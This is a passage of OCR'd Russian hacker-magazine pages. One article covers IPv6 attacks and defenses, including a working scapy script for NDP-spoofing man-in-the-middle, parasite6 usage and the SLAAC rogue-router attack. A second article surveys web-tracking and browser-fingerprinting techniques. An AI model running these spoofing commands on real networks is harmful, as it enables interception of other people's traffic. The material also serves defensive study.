Но это еще не все — естественно, можно использовать и DNS. С приходом IPv6 никуда не делись трансферы DNS-зоны и брутфорсы DNS по словарю. Применив все эти техники вместе, можно обнаруживать до 80% всех включенных хостов в заданной IPv6-подсети, что очень неплохо. В случае же компрометации одного лишь хоста обнаружить всех его соседей не составит никакого труда при помощи мультикаста. Достаточно будет запустить ту же утилиту alive6, только уже с ключом `-l`.

Из свежих фич THC-IPV6, и в частности утилиты alive6, можно отметить возможность искать живые хосты, передавая в качестве паттерна для перебора целую IPv4-подсеть:

```
# alive6 -4 192.168.0/24
```

Если же брать классическое сканирование, то здесь практически ничего не изменилось. Тот же Nmap, те же варианты сканирования портов, единственное отличие в том, что теперь сканировать можно только один хост за раз, но это вполне очевидное решение.

Пожалуй, единственная дополнительная техника при сканировании портов — это сканирование IPv4 вначале, а затем получение IPv6-информации по этим хостам. То есть некое расширение поверхности атаки. Для этого можно использовать как вспомогательный модуль метасплойта `ipv6_neighbor`, так и отдельные скрипты `ipv6_surface_analyzer`. Работают они по схожему принципу — принимают на входе IPv4-подсеть, сканируют ее, находят живые хосты, проверяют порты на открытость, а затем, определив MAC-адрес, высчитывают по нему IPv6-адрес и уже пробуют работать по нему. Иногда это действительно помогает, но в некоторых случаях (privacy option) IPv6-адреса обнаружить не удается, даже несмотря на то, что они есть.

УГРОЗЫ ПЕРИМЕТРА IPV6

Если рассмотреть внешний периметр, то можно обнаружить, что многие компании, которые уже начали внедрять IPv6, не спешат закрывать свои административные порты (SSH, RDP, Telnet, VNC и так далее). И если IPv4 уже почти все стараются как-то фильтровать, то про IPv6 или забывают, или не знают, что их нужно защищать так же, как и в случае с IPv4. И если можно отчасти понять используемый IPv4 телнет — например, ограниченная память или CPU не позволяют в полной мере использовать SSH, — то каждое устройство, которое поддерживает сегодня IPv6, просто гарантированно будет поддерживать и протокол SSH. Бывают даже случаи, когда ISP выставляют в мир административные порты IPv6 на своих роутерах. Выходит, что даже провайдеры более уязвимы к IPv6-атакам. Происходит это по различным причинам. Во-первых, хороших IPv6-файрволов еще не так много, во-вторых, их еще нужно купить и настроить. Ну и самая главная причина — многие даже и не подозревают об угрозах IPv6. Также бытует мнение, что пока нет IPv6-хакеров, малвари и IPv6-атак, то и защищаться вроде как не от чего.

УГРОЗЫ, ПОДЖИДАЮЩИЕ ВНУТРИ LAN

Если вспомнить IPv4, то там обнаружится три атаки, которые эффективны и по сей день в локальных сетях, — это ARP spoofing, DHCP spoofing, а также ICMP-редиректы (подробно этот класс атак освещался во время моего выступления на PHDays, так что можешь поискать соответствующее видео в Сети).

В случае же протокола IPv6, когда атакующий находится в одном локальном сегменте с жертвой, ситуация, как ни странно, остается примерно такой же. Вместо ARP появился NDP, на смену DHCP пришла автоконфигурация, а ICMP просто обновился

до ICMPv6. Важно то, что концепция атак осталась практически без изменений. Но кроме того, добавились новые механизмы вроде DAD, и, соответственно, сразу же появились новые векторы и новые атаки.

Протокол обнаружения соседей (Neighbor Discovery Protocol, NDP) — это протокол, с помощью которого IPv6-хосты могут обнаружить друг друга, определить адрес канального уровня другого хоста (вместо ARP, который использовался в IPv4), обнаружить маршрутизаторы и так далее. Чтобы этот механизм работал, а работает он с использованием мультикаста, каждый раз, когда назначается линк-локал или глобал IPv6-адрес на интерфейс, хост присоединяется к мультикаст-группе. Собственно, используется всего два типа сообщений в процессе neighbor discovery: запрос информации, или NS (neighbor solicitation), и предоставление информации — NA (neighbor advertisement).

Взаимодействие в таком режиме можно увидеть на рис. 3.

В результате атакующему нужно всего лишь запустить утилиту parasite6, которая будет отвечать на все NS, пролетающие в отдельно взятом сегменте (см. рис. 4). Перед этим нужно не забыть включить форвардинг (`echo 1 > /proc/sys/net/ipv6/conf/all/forwarding`), в противном случае произойдет не MITM-атака, а DoS.

Минусами такой атаки является то, что атакующий будет пытаться отравить ND-кеш всех хостов, что, во-первых, шумно, во-вторых, затруднительно в случае больших объемов трафика. Поэтому можно взять scapy и провести эту атаку вручную и прицельно. Сначала необходимо заполнить все необходимые переменные.

```
>>> ether=Ether(src="00:00:77:77:77:77",↵
dst="00:0c:29:0e:af:c7")
```

Вначале идут адреса канального уровня, в качестве адреса отправителя выступает мак-адрес атакующего, в качестве адреса получателя — мак-адрес жертвы.

```
>>> ipv6=IPv6(src="fe80::20d:edff:fe00:1",↵
dst="fe80::fdc7:6725:5b28:e293")
```


Далее задаются адреса сетевого уровня, адрес отправителя спуфится (на самом деле это адрес роутера), адрес получателя — это IPv6-адрес жертвы.

```
>>> na=ICMPv6ND_NA(tgt="fe80::20d:edff:
fe00:1", R=0, S=0, O=1)
```

Третьей переменной нужно указать правильно собранный пакет NA, где `ICMPv6ND_NA` — это ICMPv6 Neighbor Discovery — Neighbor Advertisement, а `tgt` — это собственно адрес роутера, который анонсируется как адрес атакующего. Важно правильно установить все флаги: `R=1` означает, что отправитель является роутером, `S=1` скажет о том, что анонс отправляется в ответ на NS-сообщение, ну а `O=1` — это так называемый override-флаг.

```
>>> lla=ICMPv6NDOptDstLLAddr↵
(lladdr="00:00:77:77:77:77")
```

Следующая переменная — это Link local адрес ICMPv6NDOptDstLLAddr (ICMPv6 Neighbor Discovery Option — Destination Link-Layer). Это мак-адрес атакующего.






Рис. 3. Штатная работа ND

Рис. 4. Работа утилиты parasite6

```
>>> packet=ether/ipv6/na/lla
```


Осталось собрать пакет в единое целое, и можно отправлять такой пакет в сеть.

```
>>> sendp(packet,loop=1,inter=3)
```

Значение loop=1 говорит о том, что отправлять нужно бесконечно, через каждые три секунды.

В итоге через некоторое время жертва обновит свой кеш соседей и будет отправлять весь трафик, который предназначается маршрутизатору, прямо в руки атакующему. Нужно отметить, что для того, чтобы создать полноценный MITM, потребуется запустить еще один экземпляр scapy, где адреса будут инвертированы для отравления роутера. Как видишь, ничего сложного.

Также стоит отметить, что в IPv6 не существует понятия gratuitous NA, как это было во времена ARP (gratuitous ARP — это ARP-ответ, присланный без запроса). Но вместе с тем кеш ND живет недолго и быстро устаревает. Это было разработано, чтобы избегать отправки пакетов на несуществующие MAC-адреса. Поэтому в сети IPv6 обмен сообщениями NS — NA происходит очень часто, что сильно играет на руку атакующему.



УГРОЗЫ КОНЕЧНЫХ ХОСТОВ

И раз уж заговорили про RA, то плавно перейдем к угрозам конечных хостов, и в частности к тем хостам, работа которых с IPv6 не планировалась. То есть рассмотрим атаку на хосты, работающие в дефолтной конфигурации IPv6, в обычной IPv4-сети. Что произойдет, если любая современная ОС получит пакет RA? Так как любая система сейчас поддерживает IPv6 и ожидает такие пакеты, то она сразу превратится в так называемый дуал стек. Это ситуация, когда в пределах одной ОС используется и IPv4, и IPv6 одновременно. При этом сразу же откроется целый ряд ранее недоступных векторов. Например, можно будет сканировать цель, ведь IPv4 обычно фильтруется, а про IPv6, как уже знаем, зачастую вообще не думают.

Кроме того, в большинстве ОС IPv6 имеет приоритет над IPv4. Если, например, придет запрос DNS, то большая вероятность, что IPv6 сработает раньше. Это открывает огромный простор для различных MITM-атак. Для проведения одной из самых эффективных потребуется разместить свой зловредный IPv6-маршрутизатор. Каждый маршрутизатор IPv6 должен присоединиться к специальной мультикаст-группе. Это `FF02::2`. Как только роутер присоединится

к такой мультикаст-группе, он сразу же начинает рассылать сообщения — RA. Cisco-роутеры рассылают их каждые 200 с по дефолту. Еще один нюанс состоит в том, что клиентам не нужно ждать 200 с, они отправляют RS-сообщение — Router Solicitation — на этот мультикаст-адрес и таким образом незамедлительно требуют всю информацию. Весь этот механизм называется SLAAC — Stateless Address Autoconfiguration. И соответственно была разработана атака на него с очевидным названием SLAAC attack.

Атака заключается в том, что нужно установить свой роутер (не стоит понимать буквально, в роли роутера может выступать любой линукс или даже виртуальная машина), который будет рассылать сообщения RA, но это только полдела. Также атакующему потребуется запустить DHCPv6-сервер, DNSv6 и NAT64-транслятор. В качестве сервиса, способного рассылать сообщения RA, можно использовать Router Advertisement Daemon (radvd), это опенсорсная реализация IPv6-роутера. В итоге после правильной конфигурации всех демонов жертва получит RA и превратится в дуал стек и весь трафик жертвы будет абсолютно незаметно идти через IPv6.

На маршрутизаторе атакующего этот трафик будет перебиваться натом в обычный IPv4 и затем уже уходить на настоящий роутер. DNSv6-запросы также будут иметь приоритет и также будут обрабатываться на стороне атакующего.

Таким образом, атакующий успешно становится посередине и может наблюдать весь трафик жертвы. А жертва при этом ничего не будет подозревать. Такая атака несет максимальную угрозу, работает даже при использовании IPv4-файрволов и статических ARP-записей, когда, казалось бы, воздействовать на жертву нет никакой возможности.

КАК ЖЕ ЗАЩИЩАТЬ IPV6

Если говорить про защиту от обозначенных выше атак, то сперва очевидно, что на периметре необходимо внимательно фильтровать весь трафик и отключать неиспользуемые сервисы, также отдельное внимание нужно уделять административным сервисам. Для того чтобы сократить воздействие локальных атак, направленных на служебный протокол ICMPv6, можно ограничивать поверхность таких атак, разбивая большие сети на подсети (что еще называется микросегментацией). Одна и та же сетевая инфраструктура может быть разделена на несколько вланов, с отдельным IPv6-префиксом для каждого такого влана. В таком случае атакующий сможет атаковать хосты, только находящиеся с ним в одном влане, что уже сильно ограничит возможный урон от атак.

Отдельно существует защита от ложных RA-сообщений, которые, как известно, должны приходить только от маршрутизаторов. Компания Cisco реализовала фичу под названием Router Advertisement Guard, которая предотвращает инжект недоверенных RA-сообщений, отдельно помечая потенциально небезопасные порты. То есть пакеты RA просто не будут приниматься с пользовательских портов. Работает эта фича по аналогии с DHCP-снупингом. Единственный минус в том, что доступна такая фича только на определенном классе железок — на каталистах серий 2960S, 3560 и 3750. Кроме того, в 2012 году появились DHCPv6 Guard и NDP Snooping, опять же это аналоги DHCP Snooping и Dynamic ARP Inspection из мира IPv4. Доступны эти защитные механизмы на каталистах 4500/4948 и на роутерах серии 7600.




Рис. 5. Схема SLAAC attack

Рис. 6. Результат SLAAC attack

Если рассматривать защиту конечных хостов, то все последние версии Windows позволяют полностью отключить обработку RA-сообщений. В случае если все IPv6-параметры конфигурируются вручную, это может быть неплохим вариантом, хотя и несколько ломает канонические механизмы IPv6. Выключается достаточно легко, прямо на интерфейсе командой

```
netsh int ipv6 set int X routerdiscovery=disabled
```

где X — это индекс интерфейса (просмотреть индексы IPv6-интерфейсов можно командой `netsh int ipv6 show int`). Проверяется результат командой `netsh int ipv6 show int X`.

Если же рассмотреть ситуацию с обнаружением атак IPv6, то в целом там все хорошо. Детектить IPv6-атаки достаточно легко, но пока их сложно превентить.

ЗАВЕРШАЕМ РАССКАЗ

Что же имеем в сухом остатке? Как оказалось, сам по себе протокол IPv6 не безопаснее, но при этом и не дырявее, чем IPv4. Проблема лежит в недостаточных знаниях и опыте работы с этим протоколом. Нужно фильтровать IPv6 на периметре и выключать его, если он не используется на конечных устройствах. Многие люди считают, что IPv6 значительно безопаснее, чем IPv4, потому, что IPv6 требует использования IPsec. Но это миф. Да, IPsec может сразу работать в среде IPv6, но ни разу не является обязательным. IPv6 делает некоторые вещи лучше, другие — хуже, но большинство вещей просто отличаются от того, к чему все успели привыкнуть. Другими словами, протокол IPv6 не более или менее безопасен, чем IPv4, протокол IPv6 просто уникален и несет свои собственные соображения на счет безопасности.

Отдельно существует защита от ложных RA-сообщений, которые, как известно, должны приходить только от маршрутизаторов




Антон «ant» Жуков
ant@real.xakep.ru

ИДЕНТИФИКАЦИЯ БОРНА

СПОСОБЫ ОТСЛЕЖИВАНИЯ ПОЛЬЗОВАТЕЛЕЙ В СЕТИ

Меня всегда напрягало то, как навязчиво Google AdSense подсовывал контекстную рекламу в зависимости от моих старых запросов в поисковике. Вроде бы и времени с момента поиска прошло достаточно много, да и куки и кеш браузера чистились не раз, а реклама оставалась. Как же они продолжали отслеживать меня? Оказывается, способов для этого предостаточно.



Настройка локального хранилища для Flash Player

НЕБОЛЬШОЕ ПРЕДИСЛОВИЕ

Идентификация, отслеживание пользователя или попросту веб-трекинг подразумевает под собой расчет и установку уникального идентификатора для каждого браузера, посещающего определенный сайт. Вообще, изначально это не задумывалось каким-то вселенским злом и, как и все, имеет обратную сторону, то есть призвано приносить пользу. Например, позволить владельцам сайта отличить обычных пользователей от ботов или же предоставить возможность хранить предпочтения пользователей и применять их при следующем визите. Но в то же самое время данная возможность очень пришлась по душе рекламной индустрии. Как ты прекрасно знаешь, куки — один из самых популярных способов идентификации пользователей. И активно применяться в рекламной индустрии они начали аж с середины девяностых годов.

С тех пор многое изменилось, технологии ушли далеко вперед, и в настоящее время отслеживание пользователей одними только печеньками не ограничивается. На самом деле идентифицировать юзеров можно разными способами. Самый очевидный вариант — установить какие-либо идентификаторы, наподобие cookies. Следующий способ — воспользоваться данными об используемом юзером ПК, которые можно почерпнуть из HTTP-заголовков отправляемых запросов: адрес, тип используемой ОС, время и тому подобное. Ну и напоследок можно отличить пользователя по его поведению и привычкам (движения курсора, любимые разделы сайта и прочее).

ЯВНЫЕ ИДЕНТИФИКАТОРЫ

Данный подход довольно очевиден, все, что требуется, — сохранить на стороне пользователя какой-то долгоживущий идентификатор, который можно запрашивать при последующем посещении ресурса. Современные браузеры предоставляют достаточно способов выполнить это прозрачно для пользователя. Прежде всего, это старые добрые куки. Затем возможности некоторых плагинов, близкие по функционалу к кукам, например `Local Shared Objects` во флеше или `Isolated Storage` в силверлайте. HTML5 также включает в себя несколько механизмов хранения на стороне клиента, в том числе `localStorage`, `File` и `IndexedDB API`. Кроме этих мест, уникальные маркеры можно также хранить в кешированных ресурсах локальной машины или метаданных кеша (`Last-Modified`, `ETag`). Помимо этого, можно идентифицировать пользователя по отпечаткам, полученным из Origin Bound сертификатов, сгенерированных браузером для SSL-соединений, по данным, содержащимся в SDCH-словарях, и метаданным этих словарей. Одним словом — возможностей полно.

Cookies

Когда дело касается хранения какого-то небольшого объема данных на стороне клиента, куки — это первое, что обычно приходит на ум. Веб-сервер устанавливает уникальный идентификатор для нового пользователя, сохраняя его в куках, и при всех последующих запросах клиент будет отправлять его серверу. И хотя все популярные браузеры уже давно снабжены удобным интерфейсом по управлению куками, а в Сети полно сторонних утилит для управления ими и их блокировки, куки все равно продолжают активно использоваться для трекинга пользователей. Дело в том, что мало кто просматривает и чистит их (вспомни, когда ты занимался этим последний раз). Пожалуй, основная причина этого — все боятся случайно удалить нужную «печеньку», которая, например, может использоваться для авторизации. И хотя некоторые браузеры позволяют ограничивать установку сторонних кукисов, проблема не исчезает, так как очень часто браузеры считают «родными» куки, полученные через HTTP-редиректы или другие способы во время загрузки контента страницы.

В отличие от большинства механизмов, о которых мы поговорим далее, использование кукисов прозрачно для конечного пользователя. Чтобы «пометить» юзера, необязательно даже хранить уникальный идентификатор в отдельной куке — он может собираться из значений нескольких кук или храниться в метаданных, таких как Expiration Time. Поэтому на данном этапе довольно непросто разобраться, используется ли конкретная кука для трекинга или нет.

Local Shared Objects

Для хранения данных на стороне клиента в Adobe Flash используется механизм LSO (bit.ly/ZAkymo). Он является аналогом cookies в HTTP, но в отличие от последних может хранить не только короткие фрагменты текстовых данных, что, в свою очередь, усложняет анализ и проверку таких объектов. До версии 10.3 поведение флеш-кукисов настраивалось отдельно от настроек браузера: нужно было посетить менеджер настроек Flash, расположенный на сайте `macromedia.com` (кстати, он доступен и сейчас по следующей ссылке: bit.ly/1nieRVb). Сегодня это можно выполнить непосредственно из контрольной панели. К тому же большинство современных браузеров обеспечивают достаточно плотную интеграцию с флеш-плеером: так, при удалении кукисов и других данных сайтов будут также удалены и LSO. С другой стороны, взаимодействие браузеров с плеером еще не настолько тесное, поэтому настройка в браузере политики для сторонних кукисов не всегда затронет флеш-куки (на сайте Adobe (adobe.ly/1svWlot) можно посмотреть, как вручную их отключить).

Изолированное хранилище Silverlight

Программная платформа Silverlight имеет довольно много общего с Adobe Flash. Так, аналогом флешевого `Local Shared Objects` служит механизм под названием `Isolated Storage`. Правда, в отличие от флеша настройки приватности тут никак не завязаны с браузером, поэтому даже в случае полной очистки cookies и кеша браузера данные, сохраненные в `Isolated Storage`, все равно останутся. Но еще интересней, что хранилище оказывается общим для всех окон браузера (кроме открытых в режиме «Инкогнито») и всех профилей, установленных на одной машине. Как и в LSO, с технической точки зрения здесь нет каких-либо препятствий для хранения идентификаторов сессии. Тем не менее, учитывая, что достучаться до этого механизма через настройки браузера пока нельзя, он не получил такого широкого распространения в качестве хранилища для уникальных идентификаторов.


HTML5 и хранение данных на клиенте

HTML5 предоставляет набор механизмов для хранения структурированных данных на клиенте. К ним относятся localStorage (mzl.la/1qbJruA), File API (mzl.la/1nFeQFb) и IndexedDB (mzl.

Где искать изолированное хранилище Silverlight

Операционная система	Расположение в файловой системе
Windows Vista	<SYSTEMDRIVE>\Users\<user>\AppData\LocalLow\Microsoft\Silverlight\is
Windows XP	<SYSTEMDRIVE>\Documents and Settings\<user>\Local Settings\Application Data\Microsoft\Silverlight\is
Mac OS X	/Users/<user>/Library/Application Support/Microsoft/Silverlight/is

la/1y2iyCj). Несмотря на различия, все они предназначены для постоянного хранения произвольных порций бинарных данных, привязанных к конкретному ресурсу. Плюс, в отличие от HTTP и Flash cookies, здесь нет каких-либо значительных ограничений на размер хранимых данных. В современных браузерах HTML5-хранилище располагается наряду с другими данными сайта. Однако как управлять хранилищем через настройки браузера — догадаться очень трудно. К примеру, чтобы удалить данные из `localStorage` в Firefox, пользователю придется выбрать offline website data или site preferences и задать временной промежуток равным everything. Еще одна неординарная фишка, присущая только IE, — данные существуют только на время жизни табов, открытых в момент их сохранения. Плюс ко всему вышеперечисленные механизмы не особо-то стараются следовать ограничениям, применимым к HTTP-кукам. Например, можно писать и читать из `localStorage` через кросс-доменные фреймы даже при отключенных сторонних куках.



Удаление данных из localStorage в Firefox

```
$ curl -I searchengineland.com
HTTP/1.1 200 OK
Date: Sat, 06 Aug 2011 03:57:00 GMT
Server: Apache
Last-Modified: Sat, 06 Aug 2011 00:09:14 GMT
ETag: "374c333-13de3-4a9cb062e5e80"
Accept-Ranges: none
Content-Length: 81379
Cache-Control: max-age=300, must-revalidate
Expires: Sat, 06 Aug 2011 04:02:00 GMT
Vary: Accept-Encoding,Cookie
Content-Type: text/html; charset=UTF-8
```

Сервер возвращает клиенту ETag

Кешированные объекты

Все хотят, чтобы браузер работал шустро и без тормозов. Поэтому ему приходится складывать в локальный кеш ресурсы посещаемых сайтов (чтобы не запрашивать их при последующем визите). И хотя данный механизм явно не предназначался для использования в качестве хранилища с произвольным доступом, его можно в таковой превратить. Например, сервер может вернуть пользователю JavaScript-документ с уникальным идентификатором внутри его тела и установить в заголовках `Expires / max-age=` далекое будущее. Таким образом скрипт, а с ним и уникальный идентификатор пропишется в кеше браузера. После чего к нему можно будет обратиться с любой страницы в Сети, просто запросив загрузку скрипта с известного URL'а. Конечно, браузер будет периодически спрашивать с помощью заголовка `If-Modified-Since`, не появилась ли новая версия скрипта. Но если сервер будет возвращать код 304 (`Not modified`), то закешированная копия будет использоваться вечно. Чем еще интересен кеш? Здесь нет концепции «сторонних» объектов, как, например, в случае с HTTP-куками. В то же время отключение кеширования может серьезно отразиться на производительности. А автоматическое определение хитрых ресурсов, хранящих в себе какие-то идентификаторы/метки, затруднено в связи с большим объемом и сложностью JavaScript-документов, встречающихся в Сети. Конечно, все браузеры позволяют юзеру вручную чистить кеш. Но как показывает практика (даже собственный пример), производится это не так часто, если производится вообще.

ETag и Last-Modified

Для того чтобы кеширование работало правильно, серверу необходимо каким-то образом информировать браузер о том, что доступна более новая версия документа. Стандарт HTTP/1.1 предлагает два способа для решения этой задачи. Первый основан на дате последнего изменения документа, а второй — на абстрактном идентификаторе, известном как `ETag`.

В случае с `ETag` сервер изначально возвращает так называемый version tag в заголовке ответа вместе с самим документом. При последующих запросах к заданному URL клиент сообщает серверу через заголовок `If-None-Match` это значение, ассоциированное с его локальной копией. Если версия, указанная в этом заголовке, актуальная, то сервер отвечает HTTP-кодом 304 (`Not modified`), и клиент может спокойно использовать кешированную версию. В противном случае сервер присылает новую версию документа с новым ETag. Такой подход чем-то напоминает HTTP-куки — сервер сохраняет произвольное значение на клиенте только для того, чтобы потом его считать.

Другой способ, связанный с использованием заголовка `Last-Modified`, позволяет хранить по крайней мере 32 бита данных в строке даты, которая затем отправляется клиентом серверу в заголовке `If-Modified-Since`. Что интересно, большинство браузеров даже не требуют, чтобы эта строка представляла собой дату в правильном формате. Как и в случае идентификации пользователя через кешированные объекты, на `ETag` и `Last-Modified` никак не влияет удаление кукисов и данных сайта, избавиться от них можно только очисткой кеша.

HTML5 AppCache

Application Cache (mzl.la/1pOZ5wF) позволяет задавать, какая часть сайта должна быть сохранена на диске и быть доступна, даже если пользователь находится офлайн. Управляется все с помощью манифестов, которые задают правила для хранения и извлечения элементов кеша. Подобно традиционному механизму кеширования, AppCache тоже позволяет хранить уникальные, зависящие от пользователя данные — как внутри самого манифеста, так и внутри ресурсов, которые сохраняются на неопределенный срок (в отличие от обычного кеша, ресурсы из которого удаляются по истечении какого-то времени). AppCache занимает промежуточное значение между механизмами хранения данных в HTML5 и обычным кешем браузера. В некоторых браузерах он очищается при удалении кукисов и данных сайта, в других только при удалении истории просмотра и всех кешированных документов.

SDCH-словари

SDCH (bit.ly/10OfDiU) — это разработанный Google алгоритм компрессии, который основывается на использовании предоставляемых сервером словарей и позволяет достичь более высокого уровня сжатия, чем Gzip или deflate. Дело в том, что в обычной жизни веб-сервер отдает слишком много повторяющейся информации — хидеры/футеры страниц, встроенный JavaScript/CSS и так далее. В данном подходе клиент получает с сервера файл словаря, содержащий строки, которые могут появиться в последующих ответах (те же хидеры/футеры/JS/CSS). После чего сервер может просто ссылаться на эти элементы внутри словаря, а клиент будет самостоятельно на их основе собирать страницу.

Как ты понимаешь, эти словари можно с легкостью использовать и для хранения уникальных идентификаторов, которые можно поместить как в ID словарей, возвращаемые клиентом серверу в заголовке `Avail-Dictionary`, так и непосредственно в сам контент. И потом использовать подобно как и в случае с обычным кешем браузера.

Прочие механизмы хранения

Но это еще не все варианты. При помощи JavaScript и его товарищей по цеху можно сохранять и запрашивать уникальный идентификатор таким образом, что он останется в живых даже после удаления всей истории просмотров и данных сайтов.

Как один из вариантов, можно использовать для хранения `window.name` или `sessionStorage`. Даже если пользователь подчистит все куки и данные сайта, но не закроет вкладку, в которой был открыт отслеживающий сайт, то при последующем заходе идентифицирующий токен будет получен сервером и пользователь будет снова привязан к уже собранным о нем данным. Такое же поведение наблюдается и у JS: любой открытый JavaScript-контекст сохраняет состояние, даже если пользователь удалит данные сайта. При этом такой JavaScript может не только принадлежать отображаемому сайту, но и прятаться в iframe'ах, веб-воркерах и так далее. Например, загруженная в iframe реклама вовсе не обратит внимания на удаление истории просмотров и данных сайта и продолжит использовать идентификатор, сохраненный в локальной переменной в JS.

Протоколы

Помимо механизмов, связанных с кешированием, использованием JS и разных плагинов, в современных браузерах есть еще несколько сетевых фич, позволяющих хранить и извлекать уникальные идентификаторы.

1. Origin Bound Certificates (aka ChannelID) — персистентные самоподписанные сертификаты, идентифицирующие клиента HTTPS-серверу. Для каждого нового домена создается отдельный сертификат, который используется для соединений, инициируемых в дальнейшем. Сайты могут использовать OBC для трекинга пользователей, не предпринимая при этом каких-либо действий, которые будут заметны клиенту. В качестве уникального идентификатора можно взять криптографический хеш сертификата, предоставляемый клиентом как часть легитимного SSL-рукопожатия.
2. Подобным образом и в TLS тоже есть два механизма — `session identifiers` и `session tickets`, которые позволяют клиентам возобновлять прерванные HTTPS-соединения без выполнения полного рукопожатия. Достигается это за счет использования закешированных данных. Два этих механизма в течение небольшого промежутка времени позволяют серверам идентифицировать запросы, исходящие от одного клиента.
3. Практически все современные браузеры реализуют свой собственный внутренний DNS-кеш, чтобы ускорить процесс разрешения имен (и в некоторых случаях снизить риск DNS rebinding атак). Такой кеш запросто можно использовать для хранения небольших объемов информации. Например, если обладать 16 доступными IP-адресами, около 8–9 закешированных имен будет достаточно, чтобы идентифицировать каждый компьютер в Сети. Однако такой подход ограничен размером внутреннего DNS-кеша браузеров и может потенциально привести к конфликтам в разрешении имен с DNS провайдера.

ХАРАКТЕРИСТИКИ МАШИНЫ

Все рассмотренные до этого способы основывались на том, что пользователю устанавливался какой-то уникальный идентификатор, который отправлялся серверу при последующих запросах. Есть другой, менее очевидный подход к отслеживанию пользователей, полагающийся на запрос или измерение характеристик клиентской машины. Поодиночке каждая полученная характеристика представляет собой лишь несколько бит информации, но если объединить несколько, то они смогут уникально идентифицировать любой компьютер в интернете. Помимо того что такую слежку гораздо сложнее распознать и предотвратить, эта техника позволит идентифицировать пользователя, сидящего под разными браузерами или использующего приватный режим.

«Отпечатки» браузера

Наиболее простой подход к трекингу — это построение идентификаторов путем объединения набора параметров, доступных в среде браузера, каждый из которых по отдельности не представляет никакого интереса, но совместно они образуют уникальное для каждой машины значение:

- User-Agent. Выдает версию браузера, версию ОС и некоторые из установленных аддонов. В случаях, когда User-Agent отсутствует или хочется проверить его «правдивость», можно определить версию браузера проверкой на наличие определенных фич, реализованных или измененных между релизами.
- Ход часов. Если система не синхронизирует свои часы со сторонним сервером времени, то рано или поздно они начнут отставать или спешить, что породит уникальную разницу между реальным и системным временем, которую можно измерить с точностью до микросекунды с помощью JavaScript'а. На самом деле даже при синхронизации с NTP-сервером все равно будут небольшие отклонения, которые также можно будет измерить.
